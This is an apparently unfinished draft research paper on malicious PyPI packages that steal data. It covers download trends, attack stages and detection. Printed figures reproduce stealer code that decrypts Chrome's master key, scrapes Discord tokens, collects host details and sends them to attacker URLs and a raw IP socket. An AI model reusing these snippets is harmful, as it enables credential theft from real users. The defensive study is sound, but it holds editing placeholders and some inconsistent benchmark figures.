Noname manuscript No.
(will be inserted by the editor)

Silent Data Thieves: Investigating Malicious Data Exfiltration Packages in PyPI

Ye Li · Kaifeng Huang · Guangye Bai · Yang Shi

the date of receipt and acceptance should be inserted later

Abstract Recently, data breaches have grown increasingly frequent, severe, and costly—posing substantial threats to individuals, organizations, and national infrastructure. A growing portion of these breaches are facilitated through software supply chain attacks, particularly via malicious packages uploaded to open-source repositories like the Python Package Index (PyPI). Among these, data exfiltration packages, which stealthily steal sensitive information, have emerged as a critical and underexplored threat.

This paper presents the first comprehensive empirical study of malicious PyPI data exfiltration packages. We investigate five research questions to understand their prevalence, attack patterns, disguise techniques, exfiltration objectives, and the effectiveness of current detection tools. Our findings reveal a significant increase with regard to downloads counts those packages in recent years. We summarize their diverse and evolving attack patterns, sophisticated disguise techniques and their pillar objectives. Notably, many existing security tools and package vetting systems fail to detect these threats reliably. Our study highlights the urgent need for targeted defenses against data exfiltration attacks in the software supply chain.

1 Introduction

In the modern digital era, vast amounts of data are continuously generated and transmitted, with a significant portion of data contains sensitive information requiring stringent security measures [30]. For example, healthcare and financial sectors hold particularly critical client data, making them prime cybercrime targets. However, such data is often transmitted through insecure infrastructures, risking severe breaches that may lead to privacy violations,

Ye Li, Kaifeng Huang, Guangye Bai, Yang Shi
School of Computer Science and Technology, Tongji University
E-mail: {2351127, kaifengh, 2253637, shiyang}@tongji.edu.cn

financial losses, and reputational harm. Regulatory frameworks like the EU's General Data Protection Regulation (GDPR) emphasize the urgent need for proper data security measures.

Alarmingly, the frequency, severity and scale of data breaches have been increasing. According to the 2024 Data Breach Report released by Identity theft Resource Center (ITRC) [21], from 2019 to 2023, the number of data breach incidents continues to rise, increasing from 1278 to 3202, while 2024 is basically the same as 2023. For example, in March 2024, AT&T announced that the personal data of over 73 million current and former customers had been leaked on the dark web.In June of the same year, The New York Times exposed a serious data breach incident. An anonymous hacker publicly released approximately 270GB of data on the 4chan forum. In the same month, Snowflake, a cloud service provider, experienced a major security breach, affecting over 165 of its corporate clients, including Ticketmaster, whose 560 million user records were stolen and sold on the dark web [2]. According to IBM's 2024 Data Breach Cost Report [18], the global average cost of a data breach has increased by 10% compared to last year, reaching $4.88 million. These data pinpoint that the escalation of data-breaching severity and significant threat to both individuals and organizations. It appears that the security measures against data breaches remain insufficient.

As the open-source ecosystem thrives, attackers increasingly exploit open-source supply chains to facilitate data breaches. The rationale behind this trend is that modern software development's heavily relied on third-party libraries due to significant productivity benefits. However, the sheer scale of third-party libraries (e.g., NPM hosts over 3.1 million packages and PyPI has over 910,000 users) renders them attractive targets for supply chain attacks. Attackers leverage weakly audited packages and the inherent propagation mechanisms of software dependencies to amplify their attacking impact. For instance, a single compromised package can trigger cascading failures, as exemplified by the `ua-parser-js` incident, which affected thousands of downstream applications [6]. According to Sonatype [52], 17,954 malicious packages were detected in the first quarter of 2025, a twofold increase compared to the same period in 2024.

Notably, due to the widespread adoption of Python in artificial intelligence and data science, the Python Package Index (PyPI) ecosystem has expanded significantly, becoming an increasingly attractive target for cybercriminals. Recent years have seen a surge in malicious packages uploaded to PyPI, with a significant portion designed to exfiltrate sensitive data. For instance, in March 2024, PyPI temporarily suspended new user registration [12] and project creation following a large-scale typosquatting attack involving over 500 malicious packages aimed at exfiltrating cryptocurrency wallets, browser data, and login credentials. This was not an isolated incident; in May 2023, PyPI similarly disabled new user registrations after admitting that "the volume of malicious users and malicious projects being created on the index in the past week has outpaced our ability to respond to it in a timely fashion" [24]. A prominent example of malicious packages aimed at exfiltrating sensitive information is the popular

ctx package on PyPI. The malicious code are designed to scan environment variables for sensitive credentials—such as AWS_ACCESS_KEY_ID, encode them into base64 strings, and exfiltrate the data to a remote, attacker-controlled URL [4].

Related Work. Existing researches have shown substantial advancements in malicious PyPI package detection. Taylor et al. [51] proposed TypoGard, which identifies potentially typosquatted packages using a lexical similarity model between names and incorporating package popularity. Zhang et al. [64] proposed Cerebro, which implements multilingual malicious package detection. Those works primarily focus on general-purpose malicious PyPI packages detection. However, little is known of the effectiveness for malicious PyPI package detectors in *data exfiltration packages*. To date, several empirical work have investigated malicious packages in the PyPI ecosystem. Zahan et al. [63] studied supply chain attacks, particularly dependency confusion and typosquatting techniques [58]. Meanwhile, Oh et al. [35] conducted a survey on identification of encrypted malicious traffic during data breaches through behavioral analysis and machine learning-based classifiers [35]. Unfortunately, those work lacks feature analysis of data exfiltration packages.

To address this research gap, we conducted an empirical study on malicious PyPI data exfiltration packages by answering the following five questions:

- **Prevalence (RQ1)**: What are the trends in downloads of malicious data exfiltration packages in recent years?
- **Attack Pattern (RQ2)**: What are the attack patterns employed by data exfiltration packages?
- **Disguise Characteristic (RQ3)**: What are the disguise techniques employed by data exfiltration packages at the code level?
- **Exfiltration Objectives (RQ4)**: What objectives do data exfiltration packages aim to achieve?
- **Detection Effectiveness (RQ5)**: What is the current detection rate of data exfiltration malicious packages by malicious package detection software and websites?

Specifically, we propose RQ1 to quantify the growing threat of malicious data exfiltration packages by analyzing their download trends. We explore RQ2 to systematically characterize the attack patterns of data exfiltration packages, uncovering common tactics and technical implementations. We investigate RQ3 to identify and categorize disguise techniques in data exfiltration packages, revealing how attackers evade detection while maintaining malicious functionality. We study RQ4 to uncover the primary objectives of data exfiltration packages, mapping attacker motivations to observed payload behaviors. Lastly, we perform RQ5 to assess the current detection capabilities of security tools against data exfiltration packages.

REWRITE THIS paragraph when the following sections are ready. Through our analysis and testing, we have found that in recent years, the impact of data exfiltration and malicious packages has become increasingly severe and the scale continues to expand. Through manual analysis of malicious code, we have



Fig. 1: Typical Actions for Malicious Data Exfiltration Packages

identified multiple attack modes for this type of malicious package. At the same time, a thorough analysis of its disguise method was conducted, and it was found that it would disguise multiple stages of malicious package operation, as well as the stolen data, code, and metadata. Finally, through attack patterns, we discussed the purposes of various types of data exfiltration packages and found that although their main purpose is to steal sensitive information, some packages can also carry out additional attacks on computers. RQ5...

Summary. In summary, our contributions are as follows:

- We manually screened out some data exfiltration packages from the public malicious package database and collected their download counts over several years to analyze the popularity trend.
- We conduct the first comprehensive code-level analysis of data exfiltration malicious packages, summarized their attack patterns and disguise techniques, finally discussed their purposes.
- We use various tools and websites to detect data exfiltration packages and found that their detection rate is lower than the overall detection rate of general malicious packages.

2 Background

2.1 Regulatory Requirement for Data Security

The significance of data has been widely recognized, as breaches in data security can cause significant harm to individuals, organizations, and critical infrastructure. Consequently, protecting data from unlawful use has become a priority, addressed not only through governmental advocacy but also through the establishment of legal frameworks. One of the most influential regulatory frameworks is the European Union's General Data Protection Regulation (GDPR) [20] taking effective in 2018, which requires the people who control and process data to implement robust measures to safeguard personal data. In the United States, the Computer Fraud and Abuse Act (CFAA) [55] prohibits unauthorized access to computer systems and criminalizes the transmission or theft of data. It serves as a primary legal tool for prosecuting cybercriminals involved in data exfiltration activities, including both external attackers and

malicious insiders. In China, the Cybersecurity Law (CSL), enacted in 2017, serves as the cornerstone of data security and network governance, mandating that network operators adopt technical and organizational measures to protect personal information and critical data [32]. Furthermore, the Data Security Law (DSL), effective since 2021, introduces a comprehensive framework for data classification, hierarchical protection, and cross-border data transfer regulation [33]. Examples of sector-specific regulations include the Health Insurance Portability and Accountability Act (HIPAA) [56], which addresses data exfiltration risks within the healthcare sector. Generally, governments have enacted strict regulations to safeguard data, which not only deter cybercriminals but also prompt potential victims to be more vigilant about data security.

2.2 Malicious Data Exfiltration Packages

We provide the definition of malicious data exfiltration packages and describe their typical actions.

Definition of data exfiltration packages. We provide the criteria for determining malicious data exfiltration packages:

Malicious data exfiltration packages access and transfer users' sensitive information without their knowledge or consent. Specifically, we use two indicators to determine whether a malicious package is a data exfiltration package:

- *Obtaining sensitive information*: A package uses system collection or environment collection to obtain sensitive information from a computer.
- *Transmitting sensitive information*: A package sends the obtained information to a certain URL.

Figure 1 illustrates the typical execution process of malicious data exfiltration packages. First, attackers upload these malicious packages to PyPI. When unsuspecting users download and run the scripts, the embedded malicious code decrypts authentication data to retrieve an encryption key. This key is then used to extract sensitive information via system functions. The stolen data is subsequently encrypted, packaged, and transmitted to attacker-controlled URLs, enabling the attackers to profit from the exfiltrated information. We categorize the process into three major procedures.

- **Infection.** Attackers publish malicious packages on PyPI using various disguising or deceptive methods to lure user downloads. Typosquatting [59] is one of the most commonly-used disguising methods, where malicious packages are given names that closely resemble those of legitimate libraries (e.g., request vs. requests), tricking developers into accidental installation. Besides, in the case of package ctx [39], attackers also leverage a typical technique of a repository account takeover where the attacker tries to find a popular repository owned by an email whose domain has expired. Then, the attacker could re-register the same domain and re-create maintainers' email to obtain the control of the repository.

- **Execution.** Once a malicious data exfiltration package is downloaded, either directly or as a transitive dependency, it typically employs stealthy execution methods to initiate its payload while minimizing user suspicion. In the context of PyPI-distributed malware, one common technique is to abuse Python's package installation process and add hooks during the process. Attackers may inject code into the `setup.py` (i.e., main entrance file during installation) so that it executes automatically during the installation process, therefore triggering the exfiltration logic before the package is even imported by the user [61]. Another widely used technique is the inclusion of malicious code in the `_init_.py` file. The file will be executed immediately when users write code statements of package imports. The third approach is to masquerade as a benign function and wait to be directly invoked by the user [64].
- **Transmission.** Transmission is the essential procedure of malicious data exfiltration packages. Sensitive information (e.g., cookies) are usually protected and encrypted. Therefore, malicious data exfiltration packages generally extract the encryped key and then decrypt it to obtain plaintext sensitive information. After obtaining plaintext sensitive information, the malicious payload creates a transmission session and send it to the remote URL controlled by the attacker. Besides, in order to prevent the transmission process from being detected, the malicious payload usually encrypts and packages the information before transmission.

After successfully exfiltrating data from compromised systems, attackers can employ various strategies to monetize the stolen information. These profit mechanisms often depend on the type and sensitivity of the data. One of the most straightforward strategies is selling exfiltrated credentials and tokens on darknet marketplaces. Cloud service keys, API tokens, and login credentials, especially those associated with high-privilege accounts, are in high demand, as they can be reused for lateral attacks, privilege escalation, or resale to third parties. Attackers may also aggregate these credentials into searchable databases, increasing their market value [7]. In some scenarios, attackers may leverage the exfiltration to deploy secondary payloads, such as ransomware or cryptocurrency miners, especially if the exfiltrated data suggests the host is part of a high-value corporate network. This hybrid model enables both short-term like crypto mining and long-term like ransomware monetization paths [14].

3 Empirical Study Setup

In this study, we focus on malicious packages developed in the Python programming language as our primary research subject. By conducting a comprehensive analysis at the source code level, we aim to identify and characterize the distinctive features of data-stealing malicious packages. This approach allows us to gain deeper insights into their behavior, implementation techniques, and potential impact on software security.

3.1 Motivating Research Question

Despite growing awareness of malicious open-source packages, there lacks a comprehensive understanding of how malicious Python data exfiltration packages behave. To address this gap, we propose five research questions to examine the landscape of malicious data exfiltration packages. Specifically, **RQ1** investigates the prevalence and temporal trends to understand how those threats grow over time.

RQ2 and **RQ3** focus on the behavioral and structural characteristics of these packages. i.e., the common attack patterns they employ and how they disguise malicious intent at the code level. Understanding these elements is critical for anticipating new attack variants. **RQ4** explores the attackers' objectives, shedding light on what types of data are being targeted and why are being targeted. Lastly, **RQ5** assesses the effectiveness of current detection tools, helping to evaluate the preparedness of existing defenses and identifying areas for improvement.

3.2 Malicious Data Exfiltration Package Collection

We collected malicious data exfiltration packages by aggregating 2,483 malicious PyPI packages from Backstabber's Knife Collection [36] and 3,695 packages from pypi_malregistry [61], totaling 6,178 malicious packages. The Backstabber's Knife Collection [36] includes malicious packages from 2015 to 2019, while the more recent pypi_malregistry, collected in 2023 and continually expanding, provides up-to-date coverage. Together, they ensure a broad temporal span for analysis. From this dataset, we randomly selected 617 packages with 99% confidence level and 5% margin of error.

We refer to personal data as a representative category of sensitive information as defined in the General Data Protection Regulation (GDPR) of the European Union [20]. Additionally, we incorporate classifications of sensitive data based on Microsoft's data security definitions [31], Google's guidelines on personal and sensitive user data [13], and a consolidated overview provided by TechTarget [53]. A compiled list of these sensitive information types is presented in Table 1. If a malicious package meets the definition and two indicators given above, we will mark it as data exfiltration.

Based on the definition of data exfiltration in Section 2.2, we ultimately marked 83 targets out of a total of 617 sampled packages. Among the 534 malicious packages that were not data exfiltration, 63% of the packages encode malicious code to evade detection, 25% of the packages obfuscate code, 7.2% of the packages are Remote Access Trojans, and the remaining packages include malicious packages used for reverse shell attacks, SMS Bombing attacks, and remote downloads. Two of the authors participates in the labeling process with a third author solving the disagreements. The classification process requires a total of 18 person-months.

Table 1: Types of Sensitive Information

Types	**Items**	
Personal Information	name	
	identification number	
	telephone	
	location data	
	account data	
	captured videos	
	click data	
	microphone	
	screenshots	
	financial info	crypto wallets
		credit card number
		bank account
Business Information	trade secrets	
	financial data	
	intellectual property	
	supplier and customer information	
Device Information	software	operating system
		hostname
		username
		computer name
	hardware info	runtime
		RAM
		MAC Address
		IP Address
		CPU
		GPU
		HWID
Software Usage Footprints	credentials	encrypted_key
		cookies
		password
		tokens
	browser history	
Classified Information	restricted infromation	
	confidential infromation	
	secret infromation	
	top-secret infromation	

3.3 Research Question Setup

To systematically explore the characteristics of data exfiltration packages, we develop the following five research questions. We present each research question and provide a detailed rationale for its investigation, and explain how it aligns with our study objectives.

Prevalence Study (RQ1). In RQ1, we aim to explore the evolving usage trends of data exfiltration threats over time and how they reflect changes in severity. To study RQ1, we first utilized multiple vulnerability databases [28, 46, 16] to determine the published dates of the classified data exfiltration packages, resulting a publication time range spanning from 2017 to 2024. Afterwards, we utilized the public "Python Download" dataset provided by BigQuery [15]

Table 2: Statistics of our Benchmark (M. and B. denotes the malicious and benign packages, resp.)

Benchmark	M.:B. Ratio	Malicious Packages			Benign Packages		
		#	Aver. Files	Aver. KLOC	#	Aver. Files	Aver. KLOC
A	1:1	83	9.43	0.25	83	100.43	35.34
	1:3	83	9.43	0.25	249	181.29	15.76
	1:10	83	9.43	0.25	830	129.41	23.71
B	1:1	617	26.5	0.24	617	178.34	73.34
	1:3	617	26.5	0.24	1,851	183.29	24.18
	1:10	617	26.5	0.24	6,170	167.24	29.89

to obtain download statistics of the packages from 2017 to 2024. The dataset recorded the daily download count for each malicious package.

Attacking Pattern Study (RQ2). RQ2 investigates the methods by which data exfiltration packages carry out their attacking procedures. To explore RQ2, the authors manually conducted a fine-grained analysis of the data exfiltration packages. Specifically, we enumerate every `.py` file in the package. We identified functions within `.py` files that are associated with obtaining sensitive information and transmitting data. Additionally, we traced these functions along their call chains to uncover further related behaviors, such as packaging, decryption, and others. We then organized these behaviors chronologically to summarize attack patterns and performed statistical analysis on them. Our goal is to establish a clear and structured classification of the attack patterns employed by this type of malicious software, providing a simplified framework to better understand their behavior and tactics.

Disguise Characteristic Study (RQ3). In this RQ, we aim to understand the extent to which malicious data exfiltration packages disguise their true behavior. To investigate RQ3, we analyze all statements along the identified functions along the attack paths. In addition, we examine the metadata associated with each package, including descriptions, author names, and email addresses, to ensure a comprehensive assessment of both code-level and metadata-level information. We categorize the disguise techniques used to evade security tool detection according to different stages of the infection process, including infection, execution, and transmission.

Exfiltration Objectives Study (RQ4). In this RQ, we explore the exfiltration objectives of malicious packages. We analyze the types of data targeted for theft and categorize these objectives into distinct groups. The goal of this study is to uncover the primary motivations driving cybercriminals to develop and deploy such packages. By shedding light on these objectives, our study aims to provide insights and practical guidelines for protecting different types of data and mitigating the associated risks.

Detection Effectiveness study (RQ5). Data exfiltration packages exhibit distinct behaviors compared to general-purpose malicious packages. As a result, detection tools designed for broad malicious package identification may struggle with generalizability. To address this, we design RQ5 to evaluate the effectiveness of existing general-purpose detection tools in identifying data exfiltration packages. Specifically, We collected the required benign packages



Fig. 2: Download Trends of General Malicious Packages and Malicious Data Exfiltration Packages (2017-2024)

from the popular package list provided by [22] and filtered them to select packages uploaded more than 90 days ago to ensure that they do not contain malicious functionality. Then, we then constructed two evaluation benchmarks. The statistics of our benchmark are listed in Table 2.

- *Benchmark A:* This benchmark includes 83 data exfiltration packages as malicious samples and 617 benign packages, evaluated under varying malicious-to-benign ratios of 1:1, 1:3, and 1:10.
- *Benchmark B:* This benchmark includes the same 83 data exfiltration packages, an additional 534 malicious non-data-exfiltration packages, and 6,170 benign packages. We evaluate detection performance using the same malicious-to-benign ratios of 1:1, 1:3, and 1:10.

This setup allows for a comprehensive assessment of detection tool efficacy across different scenarios. We selected Cerebro [64], Virustotal [57], hybrid_analysis [42], EA4MP [50] and cuckoo [5] as state-of-the-art malicious PyPI package detection tools and used their default configurations for evaluation.

4 Results

This section presents the results of our empirical study on malicious data exfiltration packages, structured around to our five research questions.

4.1 Prevalence Study (RQ1)

Fig. 2 illustrates the download trends of our collected data exfiltration packages and common malicious packages from 2017 to 2024. The trend begins in 2017

with a baseline download count of 771 for data exfiltration packages and 590 for malware packages. For data exfiltration packages, the download counts approximately doubled during the following three years (2018 to 2020) compared to 2017, with an average annual download volume of 1,171 and an average annual growth rate of 51.9%. In 2021, downloads surged dramatically, increasing by 205% compared to 2020. The trend peaked in 2022, which recorded the highest download count at 11,976. Although downloads declined in 2023 and 2024, they remained at levels comparable to 2021, indicating sustained high activity.

In contrast, malware packages experienced a different trajectory. During the same initial three-year period, their download counts declined sharply, reaching a low point of zero in 2021, with an average annual decline rate of approximately 65.6%. Starting in 2021, however, malware downloads rebounded significantly, surging to a peak of 6,980 downloads in 2022—representing a dramatic increase relative to previous years. In 2023, the number of downloads decreased to 1,766 but remained substantially higher than the pre-2021 levels, indicating a partial recovery.

To quantitatively compare the download volume differences between data exfiltration and malware packages over the 2017–2024 period, two nonparametric statistical tests were employed. The Mann–Whitney U test was used to analyze differences in the overall rank distributions of the two groups, revealing a statistically significant difference (U test, $p = 0.028$). This suggests that the relative magnitudes of downloads differ significantly between the groups. Additionally, the Kolmogorov–Smirnov (KS) test was applied to assess differences in the distribution shapes, yielding a significant result as well (KS test, $p = 0.0186$). These findings collectively confirm that the download volumes of data exfiltration packages and malware packages differ significantly both in scale and distribution patterns.

We conducted a deep investigation into the shifting trends in data-stealing package activity. Notably, 2021 is regarded as a turning point where there was a sharp increase in software supply chain attacks [23], including the widespread of data exfiltration packages. Starting from this period, attackers increasingly focused on exploiting open-source software repositories (e.g., PyPI, NPM, and RubyGems) at a larger scale, driven by the high impact and reach offered by software supply chain attacks. A key trigger was the SolarWinds hack in 2020-2021 [47], one of the most severe supply chain attacks in recent history. By exploiting supply chain vulnerabilities, attackers were able to infiltrate U.S. government agencies and major corporations. This high-profile breach brought widespread attention to the threat of software supply chain attacks and catalyzed a surge in malicious activity within open-source ecosystems. In 2022, Sonatype reported in its 8th State of the Software Supply Chain[48] an astonishing average annual increase of 742% in open-source software (OSS) supply chain attacks over the preceding three years. That same year, Gartner[11] identified OSS supply chain attacks as a top security and risk issue. On June 23, 2022, the Open Source Community Security (OSCS) monitoring platform reported that an attacker using the alias *mega707* had uploaded over 150

malicious phishing packages to the official PyPI repository, including names such as *agoric-sdk*, *datashare*, and *datadog-agent* [40].

In 2022, PyPI administrators reported a surge in malicious package uploads and responded by implementing a series of restrictive measures [34].In addition, according to interviews with PyPI personnel [60], over 12000 malicious examples were removed from PyPI in 2022, an unprecedented number and impact. To curb the abuse, emergency actions were taken to block or remove malicious packages. In May 2023, PyPI announced that all accounts maintaining any project or organization on the platform would be required to enable two-factor authentication (2FA) [43]. This policy was extended in January 2024, when 2FA became mandatory for all users [44]. Following these enforcement actions, we observed a substantial decline in malicious activity after 2022. Nevertheless, despite the measures implemented by the Python administrators, data exfiltration packages remain prevalent, with download counts still significantly higher than those observed between 2017 and 2020.

4.2 Pattern Study (RQ2)

We present a detailed analysis of the attack patterns employed by data exfiltration packages. We first describe the attack behaviors, and then present the 7 types of attack patterns, each composed of a combination of these behaviors.

4.2.1 Attack Behaviors

① **Decryption.** Data exfiltration packages target a wide range of sensitive information, including data that is stored in encrypted form. To access such data, these malicious packages often implement decryption routines. A common approach involves locating the default configuration paths to retrieve the corresponding encryption keys. For instance, modern browsers offer built-in functionality to store user passwords and session cookies.Technically, when a user logs in to a website (e.g., email or social media), the browser may prompt the user to save their login credentials. If the user agrees, the browser encrypts and locally stores the website address, username, and password. In addition, websites use cookies to maintain login sessions and preserve user preferences. Upon login, the server generates a session cookie and sends it to the user's browser, which stores the cookie and automatically includes it in subsequent requests to authenticate the user. In Chromium-based browsers (e.g., Chrome, Edge, or Brave), the AES encryption key is stored in the Local State file located at *AppData/Local/Google/Chrome/User Data/Local State*, and is encrypted using the Windows Data Protection API (DPAPI) [29]. This key is used to secure sensitive user data such as saved passwords and session cookies. Once the Local State file is located, the malicious package extracts the encrypted_key field and decrypts it using Windows DPAPI to gain access to the protected data. Using the decrypted master key, attackers can decrypt stored data such as passwords and cookies. In addition to stealing credentials and

```
def get_master_key(path: str):
    with open(path + "\\Local State", "r", encoding="utf-8") as f:
        c = f.read()
    local_state = json.loads(c)
    master_key = base64.b64decode(local_state["os_crypt"]["encrypted_key"])
    master_key = master_key[5:]
    master_key = CryptUnprotectData(master_key, None, None, None, 0)[1]
    return master_key
```

Fig. 3: An Example of Decryption

session data, we also observed that these packages search local files associated with browser-based cryptocurrency wallet extensions, such as Exodus and MetaMask, in an attempt to extract financial information.

Figure 3 presents an illustrative example. In this example, the function concatenates the many browser paths pre-set by the script, searches for the Local State file, and reads its contents. The read string is parsed into a JSON object, which is then decoded, cut, and decrypted to obtain the browser's master key.

② **Stealing Info.** The attack behavior of data exfiltration varies depending on the type of information targeted. We categorize these behaviors into four main types based on whether the stolen data includes user session tokens, device information, local files and folders or monitoring information.

(a) *Session tokens.* A session token is a short-lived credential that allows users to bypass traditional password authentication and directly access their accounts. These tokens typically remain valid for durations ranging from a few minutes to several days—long enough for an attacker to hijack the session. They are commonly stored in locations such as `/Local Storage/leveldb`. Malicious data-stealing packages often define a list of target paths (e.g., path) to systematically scan directories used by browsers and other software for stored tokens. This list typically covers a wide range of popular applications, including Opera, Microsoft Edge, Chrome, Discord Canary, Discord PTB, and others. An illustrative example is shown in Figure 4(a). This function scans the local database file in the specified directory, extracts all possible Discord account tokens, and returns them for subsequent information stealing.

In addition to stealing the session token, some malicious packages immediately verify its validity by sending a request to the target website. If the request succeeds, the malware proceeds to access additional API endpoints to exfiltrate sensitive data. For example, in the case of Discord, which is a popular social platform, the malicious packages use the stolen token to issue HTTP requests that retrieve basic user information, payment details, and friend lists.

(b) *Device information.* For device information, different types require different extraction methods. Basic details such as hostname, current working directory, username, IP address, and certain hardware attributes are typically retrieved using standard library functions. Operating system information (e.g., the OS name, version, and processor details) is often obtained via functions from the platform module, such as platform.release(), platform.system(), platform.version(), and platform.processor(). More complex identifiers like GPU details, hardware IDs (HWIDs), and MAC addresses require lower-level system

```
def tokens():
    paths = [os.path.join(os.getenv("APPDATA"),
".discord"/".discordcanary"/".discordptb", "Local Storage", "leveldb"),
        os.path.join(os.getenv("APPDATA"), "Opera Software", "Opera
Stable"/"Opera GX Stable", "Local Storage", "leveldb"),]
    tokens = []
    for path in paths:
        for file in os.listdir(path):
            for line in [x.strip() for x in open(os.path.join(path, file),
errors="ignore").readlines() if x.strip()]:
                for regex in [r"[\w-]{24}\.[\w-]{6}\.[\w-]{38}", r"mfa\.[\w-]{84}"]:
                    for token in re.findall(regex, line):
                        account_name = get_account_name(token)
                        tokens.append((account_name, token))
```

(a)

```
hostname =
socket.gethostname(),platform.node()
cwd = os.getcwd()
username = getpass.getuser()
IP=socket.gethostbyname(hostname),reqip =
requests.get("https://api.ipify.org/?format=json"
).json() #IP
psutil.virtual_memory() #RAM
```

(b)

```
with open("/proc/uptime", "r") as f:# runtime
uptime = f.read().split(" ")[0].strip()
  for _, value in environ.items():
        string += value+" “  # env variables
```

(c)

Fig. 4: Examples of Stealing Information

Table 3: Commonly Searched Folder and File Name Keywords

Types	Keywords
Folder	“account”, “acount”, “passw”, “secret”, “senhas”, “contas”, “backup”, “2fa”, “work”, “private”, “source”, “users”, “username”, “login”, “user”, “usuario”, “log”
Files	“passw”, “mdp”, “motdepasse”, “mot_de_passe”, “login”, “secret”, “account”, “acount”, “paypal”, “banque”,“account”, “metamask”, “wallet”, “crypto”, “exodus”, “discord”, “token”

calls but are still accessed via built-in system functions. In addition, some malicious data exfiltration packages also extract system runtime data and environment variables. Figure 4(b) illustrates how device information is obtained through library functions, while Figure 4(c) illustrates how runtime data and environment variables are stolen.

(c) *Local files and folders.* In addition to the methods described above, some malicious scripts also perform direct searches of local folders, which are typically the Desktop, Downloads, and Documents directories, to locate sensitive files. These scripts define keyword lists and scan the specified directories for files or folders whose names contain specific keywords. Commonly used keywords are listed in Table 3. Once a target file is found, the script uploads it and retrieves a download link.

(d) *Recorded information.* The recorded information typically includes screenshots, screen video captures, and keyboard events. Capturing this data requires the use of system-level functions. For screenshots, the `ImageGrab.grab()` function is commonly used. After capturing the screen, the malicious script creates an in-memory binary stream to temporarily store the image data, saves it in PNG format, and then packages it for exfiltration. For video capture, the `VideoCapture()` function from the *OpenCV library* is used to capture frames from the webcam. These frames are also converted into binary data before being transmitted. For keyboard monitoring, some malicious packages listen for keyboard events and log keystrokes. This involves processing key events into character text and enabling a listener, such as keyboard.Listener from the *pynput* library. The captured data is then periodically sent to a remote server.

③ **Encryption.** We observed that approximately 12.0% of the analyzed data exfiltration packages encrypt stolen data before transmitting it to attacker-controlled servers. This encryption not only enhances the stealthiness of the data

during transmission but also significantly reduces the likelihood of detection by security monitoring systems. The encryption techniques identified include Base64 encoding, hexadecimal encoding, and XOR operations. It is noteworthy that we did not observe the use of full-fledged encryption algorithms (e.g., AES or RSA) in our dataset, suggesting that most attackers rely on lightweight encryption techniques. These methods will be discussed in detail as disguise techniques in Section 4.3.2.

④ **Packaging.** Packaging is another common behavior observed in malicious data exfiltration packages. Some packages may employ multiple packaging methods simultaneously. After obtaining and encrypting sensitive information, these packages typically package the data before transmission. The choice of packaging method varies depending on the exfiltration channel and the format of the information. While user behavior logs and local files are often handled differently, most other sensitive data can be stored and transmitted as strings. We found that approximately 92.8% of exfiltration packages write the data into dictionaries or concatenate it into strings before sending. Around 4.8% of packages write the stolen information to a file and transmit the file directly. Additionally, about 6% of those that exfiltrate local files compress and archive the data before transmission. Only 4.8% of malicious packages transmit data without any packaging—typically when the exfiltrated content is very short.

⑤ **Transmission.** Before transmission, malicious scripts typically define a destination controlled by the attacker to receive the exfiltrated data. These destinations may include attacker-owned servers, Discord channels via webhook endpoints, or anonymous file-sharing services such as Anonfile, particularly for transmitting larger files. Depending on the implementation and the type of data, different transmission protocols and methods are employed. Approximately 89% of the observed data exfiltration packages transmit information using the HTTP protocol. Most of these use the requests library, while a smaller portion utilize urlopen or curl. Among them, 67.5% use the HTTP GET method, 22.9% use POST, and some employ a combination of both. For GET requests, data is passed via the URL query string using the params argument, typically as strings or dictionaries. For POST requests, data is included in the request body using either the data or json parameters. In addition to HTTP, 6% of packages transmit data via TCP connections, creating a socket, connecting to a specific port on the attacker's server, and sending the data as a byte stream. Figure 5(a) illustrates examples of how these requests are constructed, while Figure 5(b) illustrates the minimal TCP client logic for data upload.

⑥ **Extra Attack.** We identified that 18% of the analyzed packages performed additional attacks beyond data exfiltration. Specifically, 10.8% of the packages carried out remote downloads, 1.2% launched flooding attacks, 1.2% conducted address tampering, and 4.8% initiated denial-of-service (DoS) attacks.

– *Remote Download.* The package for remote download will specify the download URL, which provides the file to download.The downloaded files are in various forms, including bat files, zip files and exe files. After down-

```
ploads = {'hostname':hostname,'cwd':cwd,'username':username}
  requests.get("http://5r13v9.ceye.io", params=ploads)

  vid = user_name+"###"+hostname+"###"+os_version+"###"+ip
  request.urlopen(r'http://openvc.org/Version.php',data='vid='.encode('utf-
8')+base64.b64encode(vid.encode('utf-8')))

  payload = {"username" : message.author.name,
    "avatar_url" : str(message.author.avatar_url)}
  requests.post(config['attachment_webhook'], json=payload)
```

(a)

```
clientSocket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
clientSocket.connect(("134.209.85.64",9090))
clientSocket.send(str(sendable_string).encode())
```

(b)

Fig. 5: Examples of Transmission

loading, the file will be saved in the current working directory or another temporary directory. For bat files and exe files, the system command will be called to run. For zip files, they will be unzipped. Remote downloads pose significant risks, as files such as '.bat', '.exe', and '.zip' may contain malicious code. When executed, these files can install malware, steal data, or compromise system. Executable files ('.bat' and '.exe') can run arbitrary commands, while '.zip' files may extract harmful scripts or programs that evade detection and enable further attacks.

